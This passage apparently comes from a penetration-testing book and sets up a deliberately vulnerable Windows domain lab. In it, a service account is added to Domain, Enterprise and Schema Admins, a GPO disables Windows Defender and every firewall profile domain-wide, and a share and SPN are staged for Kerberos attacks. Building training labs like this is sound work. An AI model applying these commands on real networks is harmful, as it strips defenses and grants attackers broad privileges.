PS C:\Users\Administrator> net group "Domain Admins" sqladmin /add /domain
PS C:\Users\Administrator> net group "Enterprise Admins" sqladmin /add /domain
PS C:\Users\Administrator> net group "Group Policy Creator Owners" sqladmin /add /domain
PS C:\Users\Administrator> net group "Schema Admins" sqladmin /add /domain
```

The following screenshot shows the execution of the preceding commands:



```
PS C:\Users\Administrator> net localgroup "Administrators" sqladmin /add
The command completed successfully.

PS C:\Users\Administrator> net group "Domain Admins" sqladmin /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Enterprise Admins" sqladmin /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Group Policy Creator Owners" sqladmin /add /domain
The command completed successfully.

PS C:\Users\Administrator> net group "Schema Admins" sqladmin /add /domain
The command completed successfully.
```


Part 5 - Disabling antimalware protection and the domain firewall

Within our lab, we need to ensure the Windows Defender antimalware protection is disabled on client that are connected to the Windows domain. Some techniques are be used to bypass antiviruses that will work today and tomorrow, and it will not afterwards due to the continuous advancement of malware protection and solutions. The following steps will guide you through the process of ensuring Windows Defender and the host-based firewall is disabled on all systems by leveraging **Group Policy Objects** (**GPOs**):

1. On the Windows Server 2019 virtual machine, open the **Windows PowerShell** application and use the following commands to create a new GPO called `DisableAVGPO`:

```
PS C:\Users\Administrator> New-GPO -Name DisableAVGPO -Comment "
This GPO disables AV on the entire domain"
```

The following screenshot shows the expected results when executing the preceding commands:




```
PS C:\Users\Administrator> New-GPO -Name DisableAVGPO -Comment "This GPO disables AV on the entire domain"


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:20:06 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 0, SysVol Version: 0
WmiFilter        :
```

1. Next, use the following commands to disable the antimalware service from always running:

```
PS C:\Users\Administrator> Set-GPRegistryValue -Name 'DisableAVG
PO' -Key "HKLM\Software\Policies\Microsoft\Windows Defender" -Va
lueName "ServiceKeepAlive" -Type DWORD -Value 0
```

As shown below, the preceding commands successfully updated the `DisableAVGPO` policy:




```
PS C:\Users\Administrator> Set-GPRegistryValue -Name 'DisableAVGPO' -Key "HKLM\Software\Policies\Microsoft\Windows Defender"
-ValueName "ServiceKeepAlive" -Type DWORD -Value 0


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:26:08 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 1, SysVol Version: 1
WmiFilter        :
```

1. Next, turn-off the antimalware real-time protection using the following commands

```
PS C:\Users\Administrator> Set-GPRegistryValue -Name 'DisableAVG
PO' -Key "HKLM\Software\Policies\Microsoft\Windows Defender\Real
-Time Protection" -ValueName "DisableRealtimeMonitoring" -Type D
WORD -Value 1
```

The following screenshot shows the preceding commands updated the policy:




```
PS C:\Users\Administrator> Set-GPRegistryValue -Name 'DisableAVGPO' -Key "HKLM\Software\Policies\Microso
ft\Windows Defender\Real-Time Protection" -ValueName "DisableRealtimeMonitoring" -Type DWORD -Value 1


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:28:58 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 2, SysVol Version: 2
WmiFilter        :
```

1. Next, turn-off Windows Defender Antivirus by using the following commands

```
PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGP
O -Key "HKLM\Software\Policies\Microsoft\Windows Defender" -Valu
```

```
eName "DisableAntiSpyware" -Type DWORD -Value 1
```

The following screenshot shows execution of the preceding commands:




```
PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGPO -Key "HKLM\Software\Policies\Microsoft
\Windows Defender" -ValueName "DisableAntiSpyware" -Type DWORD -Value 1


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:29:20 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 3, SysVol Version: 3
WmiFilter        :
```

1. Next, turn-off Windows Defender Firewalls with the following commands:

```
PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGP
O -Key "HKLM\Software\Policies\Microsoft\WindowsFirewall\Standar
dProfile" -ValueName "EnableFirewall" -Type DWORD -Value 0
PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGP
O -Key "HKLM\Software\Policies\Microsoft\WindowsFirewall\DomainP
rofile" -ValueName "EnableFirewall" -Type DWORD -Value 0
PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGP
O -Key "HKLM\Software\Policies\Microsoft\WindowsFirewall\PublicP
rofile" -ValueName "EnableFirewall" -Type DWORD -Value 0
```

As shown in the following screenshot, the preceding commands executed successfully:



```
PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGPO -Key "HKLM\Software\Policies\Microsoft
\WindowsFirewall\StandardProfile" -ValueName "EnableFirewall" -Type DWORD -Value 0


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:29:54 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 4, SysVol Version: 4
WmiFilter        :



PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGPO -Key "HKLM\Software\Policies\Microsoft
\WindowsFirewall\DomainProfile" -ValueName "EnableFirewall" -Type DWORD -Value 0


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
Id               : 90b1d9c4-a43f-4712-a05f-cf35fca3edd0
GpoStatus        : AllSettingsEnabled
Description      : This GPO disables AV on the entire domain
CreationTime     : 7/21/2023 9:20:06 AM
ModificationTime : 7/21/2023 9:30:04 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 5, SysVol Version: 5
WmiFilter        :



PS C:\Users\Administrator> Set-GPRegistryValue -Name DisableAVGPO -Key "HKLM\Software\Policies\Microsoft
\WindowsFirewall\PublicProfile" -ValueName "EnableFirewall" -Type DWORD -Value 0


DisplayName      : DisableAVGPO
DomainName       : redteamlab.local
Owner            : REDTEAMLAB\Domain Admins
```

Part 6 – Setting up for service authentication attacks


During our red teaming section, you will learn how to discover file and network sharing resources on a Windows environment. This section demonstrates how to create a network file share on Windows Server 2019 to simulate a vulnerable service that can be exploited by a threat actor.To get started with this exercise, please use the following instructions:

1. On Windows Server 2019, open the **Windows PowerShell** application with administrative privileges and execute the following commands to

create a shared folder on the `C:` drive:


```
PS C:\Users\Administrator> cd\
PS C:\> mkdir CorporateFileShare
PS C:\> net share DataShare=c:\CorporateFileShare
```

The following screenshots the execution of the preceding commands:



```
PS C:\Users\Administrator> cd\
PS C:\> mkdir CorporateFileShare


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/22/2023   6:12 AM                CorporateFileShare


PS C:\> net share DataShare=c:\CorporateFileShare
DataShare was shared successfully.
```

1. Next, we can verify the shared folder by opening **Server Manager** application and selecting **File and Storage Services** > **Shares**, as shown here:




Share	Local Path	Protocol	Availability Type
◢ DC1 (3)			
DataShare	c:\CorporateFileShare	SMB	Not Clustered
NETLOGON	C:\Windows\SYSVOL\sysvol\redte...	SMB	Not Clustered
SYSVOL	C:\Windows\SYSVOL\sysvol	SMB	Not Clustered

1. Next, to ensure we can simulate a cyber-attack to compromise the Kerberos feature on a Windows Server environment, we need to create a **Service Principal Name** (**SPN**) on our Domain Controller, which is our Windows Server. Open the **Windows PowerShell** application with administrative privileges and execute the following commands:

```
PS C:\> setspn -a DC1/sqladmin.REDTEAMLAB.local:64123 REDTEAMLAB
\sqladmin
```

The following screenshot shows the execution of the preceding command to assign the `sqladmin` account as an SPN:



```
PS C:\> setspn -a DC1/sqladmin.REDTEAMLAB.local:64123 REDTEAMLAB\sqladmin
Checking domain DC=redteamlab,DC=local

Registering ServicePrincipalNames for CN=sqladmin,CN=Users,DC=redteamlab,DC=local
        DC1/sqladmin.REDTEAMLAB.local:64123
Updated object
PS C:\>
```

To learn more about service principle names on Windows Server, please see: https://learn.microsoft.com/en-us/windows/win32/ad/service-principal-names.


1. Lastly, use the `slmgr /rearm` command on the Windows Server 2019 virtual machine to prevent it from automatically powering-off as it’s a trial version. Reboot the system to ensure the changes take effect, then power-off the virtual machine until it’s needed later.

Part 7 – Installing Windows 10 Enterprise

In this section, you will learn how to set up two Microsoft Windows 10 client systems within the Red Team lab topology. One virtual machine will be logged on as Bob, while the other user will be logged on as Alice. To get started with this exercise, please use the following instructions:

1. On your host computer, to download Microsoft Windows 10 Enterprise ISO file, go to https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise and click on **Download the ISO – Enterprise**.

2. Next, complete the registration form and click on the **Download** button, then select **ISO - Enterprise 64-bit edition** as shown below:



Please select your Windows 10 Enterprise download


English (United States)

ISO – Enterprise downloads
32-bit edition >
64-bit edition >

ISO – Enterprise LTSC downloads
32-bit edition >
64-bit edition >

1. Once the Windows 10 Enterprise ISO file downloaded onto your host computer, open **Oracle VM VirtualBox Manager** and click on **New** to create a new virtual machine.
2. The **Create Virtual Machine** window will appear, use the following configurations:
   - Name: Bob-PC
   - ISO Image: Use the drop-down menu, select **Other** > then select the Windows 10 Enterprise ISO file and click on Open to attach it.
   - Type: Microsoft Windows
   - Version: Windows 10 (64-bit)
   - Skip Unattended Installation: Yes (check the box)

The following screenshot shows the preceding configurations:



Name: Bob-PC

Folder: D:\VirtualBox VM

ISO Image: C:\Users\Glen\Downloads\ISO\Windows 10 Enterprise.iso

Edition: Windows 10 Enterprise Evaluation (10.0.19041.2006 / x64 / en-US)

